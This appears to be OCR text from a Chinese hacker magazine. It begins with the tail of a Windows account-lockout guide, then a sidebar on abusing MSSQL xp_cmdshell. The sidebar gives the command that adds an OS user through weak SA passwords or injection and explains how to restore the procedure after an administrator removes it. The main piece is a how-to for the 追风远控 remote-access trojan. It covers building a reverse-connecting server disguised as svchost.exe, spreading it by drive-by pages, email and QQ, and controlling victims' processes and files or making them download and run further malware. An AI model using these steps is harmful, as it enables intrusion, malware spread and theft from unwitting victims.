


图12

2、帐户锁定策略

为了防止他人进入电脑时反复猜测密码进行登录，我们可以锁定无效登录，当密码输入错误达设定次数后，便锁定此帐户，在一定时间内不能再以该帐户登录。

在“本地安全设置”控制台中展开“帐户策略”→“帐户锁定策略”，打开“帐户锁定阈值”对话框，设置3次无效登录就锁住帐号。打开“帐户锁定时间”对话框，设置帐户锁住时间为30天。打开“复位帐户锁定计数器”对话框，设置满30分钟就重新开始计数锁定帐户的次数（图13）。





图13

好了，今天的内容就到这里了。搞定刚哥的电脑没少费功夫（要是被他发现了，我吃不了兜着走^^），不过也让我获益匪浅。看来这个周末的“肯德基”算是有着落了。“小张啊，你看周末咱们去趟西城吧，好久没吃那里的肯德基了……”

什么是XP_CMDShell

XP_CMDSHELL是MSSQL的扩展存储过程，调用此存储过程可以直接使用操作系统的shell。所以这个扩展存储过程在扫描到1433弱口令或注入时经常用来执行系统命令，格式为：**exec master..xp_cmdshell 'net user aaa bbb /add'**。当管理员删除XP_CMDSHELL时，输入**Exec master.dbo.addextendedproc 'xp_cmdshell', 'xplog70.dll'; select count(*) from master.dbo.sysobjects where xtype='X' and name='xp_cmdshell'**，返回1的话就说明恢复成功，否则就需要上传一个xplog70.dll文件再进行恢复了。



风一般自由的木马

追风少年[H4CK]

在黑客X档案上每期都会看到一些不错的木马或远程控制软件，不过，这些木马或远程控制软件很少是开源的（也就是提供了完整的源代码）。这也使我盟生了一个念头，就是开发一款功能齐全适合我们使用的免费的开源木马。

经过一段时间的辛勤努力，这款名为追风远控的远程控制软件终于诞生了。虽然它的功能还不算太强大，但基本的反向连接、进程控制和文件管理等功能都是一应俱全的。在此，也希望志同道合的朋友们能够和我一起完善它。

首先双击运行木马的主程序——追风远控.exe，主界面如图1所示。



图1

点击“创建服务端”来对木马服务端进行配置。需要配置的参数只有三项：“反弹IP地址”栏填写本机的IP地址（如果在Internet上使用的话，需要填写公网的IP地址）；“反弹端口”填写本机未被占用的端口，默认使用的是1017端口；“伪装文件名”就是我们要将木马服务端程序伪装成的系统文件，建议填写系统文件名，默认为svchost.exe。以上三个参数配置好后点击“生成”按钮就会生成服务端程序了（图2）。




图2

接下来就是将生成的木马服务端传播出去让别人运行，比如可以使用网页挂马、发送邮件附件、QQ文件传输、远程溢出后上传等方法进行传播。只要对方运行了服务端程序，我们就等着肉鸡上线吧。

回到木马的主界面，在“监听端口”中填入刚才生成服务端时配置的“反弹端口”号，然后点击“开始监听”，就可以等待肉鸡自动上线了（图3）。




图3

当服务端程序被运行后，会不停的连接我们的客户端主程序，上线后会显示一些肉鸡的信息，比如肉鸡的IP地址、用户名、计算机名等（图4）。




图4

使用鼠标右键点击肉鸡，会弹出功能菜单。各个选项的功能分别是：“打开控制”，可以对肉鸡进行进程控制和文件管理；“关闭控制”的功能是断开与肉鸡的连接；“运行下载者”是让肉鸡下载指定网址的程序并运行；“卸载肉鸡”则是卸载删除肉鸡上的木马服务端。

我们具体来看一下“运行下载者”和“打开控制”功能。点击“运行下载者”，会弹出如图5所示的菜单，在“下载木马地址”栏中填写木马的URL地址，然后点“OK”，肉鸡就会自动下载程序并运行了（图5）。




图5

点击“打开控制”，来到控制界面，首先看到的是进程控制界面，右键点击“刷新进程”会看到肉鸡上运行的各个进程的PID号和程序的路径（图6）。




图6




图7

如果想要关闭某个进程的话，可以先选中该进程，然后右键点“干掉进程”




图8

就可以将指定进程kill掉了。点击“文件管理”来到肉鸡的文件列表。首先右键点击“刷新目录”或“获取磁盘”来获取肉鸡根目录列表，然后就可以像使用资源管理器那样来管理肉鸡上的文件了（图7）。可以对文件进行执行、删除、上传、下载操作，对目录可以进行新建和删除操作（图8）。

选中要下载的文件后，右键点击“下载文件”，就会弹出保存窗口，选择保存到本机的目录后点“保存”，会弹出文件传输进度条，我们可以清楚的看到文件传输的进度（图9），传输完成后回有传输完毕的提示（图10）。如果传输过程中出错的话，可以重新下载。经测试在局域网内传输速度很快，广域网传输偶尔会出现错误。

